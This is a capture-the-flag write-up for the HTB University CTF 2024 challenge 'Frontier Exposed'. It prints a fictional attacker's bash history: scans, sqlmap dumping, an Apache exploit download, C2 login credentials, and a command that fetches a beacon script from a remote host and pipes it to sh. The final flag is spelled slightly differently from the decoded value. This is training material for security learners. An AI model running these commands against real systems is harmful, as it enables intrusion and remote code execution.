


Frontier Exposed

Competition: HTB University CTF 2024: Binary Badlands


Name of Challenge: Frontier Exposed

Author: Lindsay Coudert

For this challenge we had been given a docker instance and no downloads as seen below.



So in order to access what we needed for the challenges we typed in the given IP address with the port attached into the browser leading us to this page:



Directory listing for /



- [.bash_history](#)
- [.bash_logout](#)
- [.bashrc](#)
- [.profile](#)
- [dirs.txt](#)
- [exploit.sh](#)
- [nmap_scan_results.txt](#)
- [vulmap-linux.py](#)

Going through each link we come across this line here in the bash_history





```
$ bash_history X
C: > Users > linds > Downloads > $ bash_history
1  nmap -sC -sV nmap_scan_results.txt jackcolt.dev
2  cat nmap_scan_results.txt
3  gobuster dir -u http://jackcolt.dev -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php -o dirs.txt
4  nc -zv jackcolt.dev 1-65535
5  curl -v http://jackcolt.dev
6  nikto -h http://jackcolt.dev
7  sqlmap -u "http://jackcolt.dev/login.php" --batch --dump-all
8  searchsploit apache 2.4.49
9  wget https://www.exploit-db.com/download/50383 -O exploit.sh
10 chmod u+x exploit.sh
11 echo "http://jackcolt.dev" > target.txt
12 ./exploit target.txt /bin/sh whoami
13 wget https://notthefrontierboard/c2client -O c2client
14 chmod +x c2client
15 /c2client--server.'https://notthefrontierboard'--port.4444--user.admin--password.SFRce0MyX2NyM2QzbnQxNGxzXzN4cDBzM2R9
16 ./exploit target.txt /bin/sh 'curl http://notthefrontierboard/files/beacon.sh|sh'
17 wget https://raw.githubusercontent.com/vulmon/Vulmap/refs/heads/master/Vulmap-Linux/vulmap-linux.py -O vulnmap-linux.py
18 cp vulnmap-linux.py /var/www/html
19
```

Upon Closer inspection we see --user -admin and --password with a string of characters. These characters upon putting it into cyberchef using the "Magic" mode showed us it was a base64 encoding, which when decoded gave us the flag


s here! Read about the new features [here](#)


Options  About / Support 

Input





+    

SFRCe0MyX2NyM2QzbnQxNGxzXzN4cDBzM2R9


REC 36  1


TT Raw Bytes  CRLF (detected)

Output

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/',true,false)	HTB{C2_cr3d3nt14ls_3xp0s3d}	Matching ops: From Base85 Valid UTF8 Entropy: 4.24
From_Base64('A-Za-z0-9-_',true,false)	HTB{C2_cr3d3nt14ls_3xp0s3d}	Matching ops: From Base85 Valid UTF8 Entropy: 4.24
From_Base64('A-Za-z0-9+\\-=',true,false)	HTB{C2_cr3d3nt14ls_3xp0s3d}	Matching ops: From Base85 Valid UTF8 Entropy: 4.24

REC 0  1

92ms TT Raw Bytes  CRLF (detected)

The flag for this challenge was:
HTB{C2_cr3dr3nt14ls_3xp0s3d}